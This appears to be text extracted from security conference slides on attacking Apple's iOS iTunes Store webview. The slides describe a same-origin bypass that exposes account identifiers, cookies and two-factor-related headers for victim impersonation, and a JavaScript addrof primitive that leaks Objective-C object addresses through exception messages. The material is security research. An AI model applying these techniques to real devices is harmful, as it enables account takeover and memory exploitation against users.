
deprecated UIWebView ◦ The actual Objective-C implementation is in-process within the renderer • In SUWebview, all methods are under the iTunes namespace of globalThis • The methods are bounded to an instance of SUScriptInterface

xhr.onload = () => { document.write(xhr.responseText) }; xhr.send(); • iTunes.createXHR has a custom XMLHttpRequest implementation with no Same-origin Policy enforcement • Only allows trusted domains ◦ -[SUXMLHTTPRequestOperation _isAllowedURL:withURLBag:] • Doesn’t check for the scheme • Unfortunately binary is not supported • This App is sandboxed after all


Store: iTunes.primaryAccount?.identifier ◦ iCloud: iTunes.primaryiCloudAccount?.identifier ◦ Apple.com cookie: iTunes.cookieForDefaultURL • Any outgoing AJAX requests will send these http headers, no matter what the domain is ◦ cloud-dsid ◦ x-dsid ◦ x-mme-client-info ◦ x-apple-*
'iBooks/7.2; iTunesU/3.7.4; GameCenter/??; Podcasts/3.9', 'x-mme-client-info': '<iPhone12,3> <iPhone OS;14.2;18B92> <com.apple.AppleAccount/1.0 (com.apple.MobileStore/1)>', 'x-apple-i-timezone': 'GMT+8', 'x-apple-i-client-time': '2020-11-06T14:46:07Z', 'x-apple-i-md-rinfo': '17106176', 'x-apple-adsid': '***', 'x-apple-connection-type': 'WiFi', 'x-apple-partner': 'origin.0', 'x-apple-i-locale': 'zh_CN', 'x-apple-i-md-m': '***', 'x-apple-i-md': '***' Two-factor Authentication related tokens With one more Authorization header, it’s possible to talk to AppStore in the name of the victim

( !ctx ) return +[NSNull null]; tag = -[ctx tag]; // here • iTunes.window has its setter and getter methods exported to JSContext ◦ iTunes.scriptWindowContext ◦ iTunes.setScriptWindowContext_ • We can assign an Objective-C object with invalid type to iTunes.window • When reading the value, it always tries to invoke tag method -[SUScriptInterface window]
uncaught exception 'NSInvalidArgumentException', reason: '-[SUScriptWindowContext tag]: unrecognized selector sent to instance 0x10b15a470' Objective-C runtime throws an NSInvalidArgumentException with the pointer of object when the selector is unknown

try { iTunes.window } catch(e) { const match = /instance (0x[\da-f]+)$/i.exec(e) if (match) return match[1] throw new Error('Unable to leak addr') } finally { iTunes.setScriptWindowContext_(saved) } } addrof(iTunes.makeWindow()) // WebScriptObject addrof('A'.repeat(1024 * 1024)) // NSString The NSException is catchable by JavaScript Use the description as an addrof primitive for (almost) arbitrary JS accessible Objective-C runtime object

memory ◦ Tagged Pointer ◦ Shared static instance for concrete data types • The address of certain data are always static from dyld_shared_cache ◦ __kCFNumberNaN: NaN ◦ __kCFNumberPositiveInfinity: Infinity ◦ __kCFBooleanTrue: true ◦ __kCFBooleanFalse: false • That’s it: addrof(false)


a given Objective-C method in your plug-in can be called from the scripting environment. A common mistake first-time plug-in developers make is forgetting to implement this method, causing the plug-in to expose no methods and making the plug-in unscriptable. As a security precaution this method returns YES by default exposing no methods. You should expose only methods that you know are secure; to export a method, this 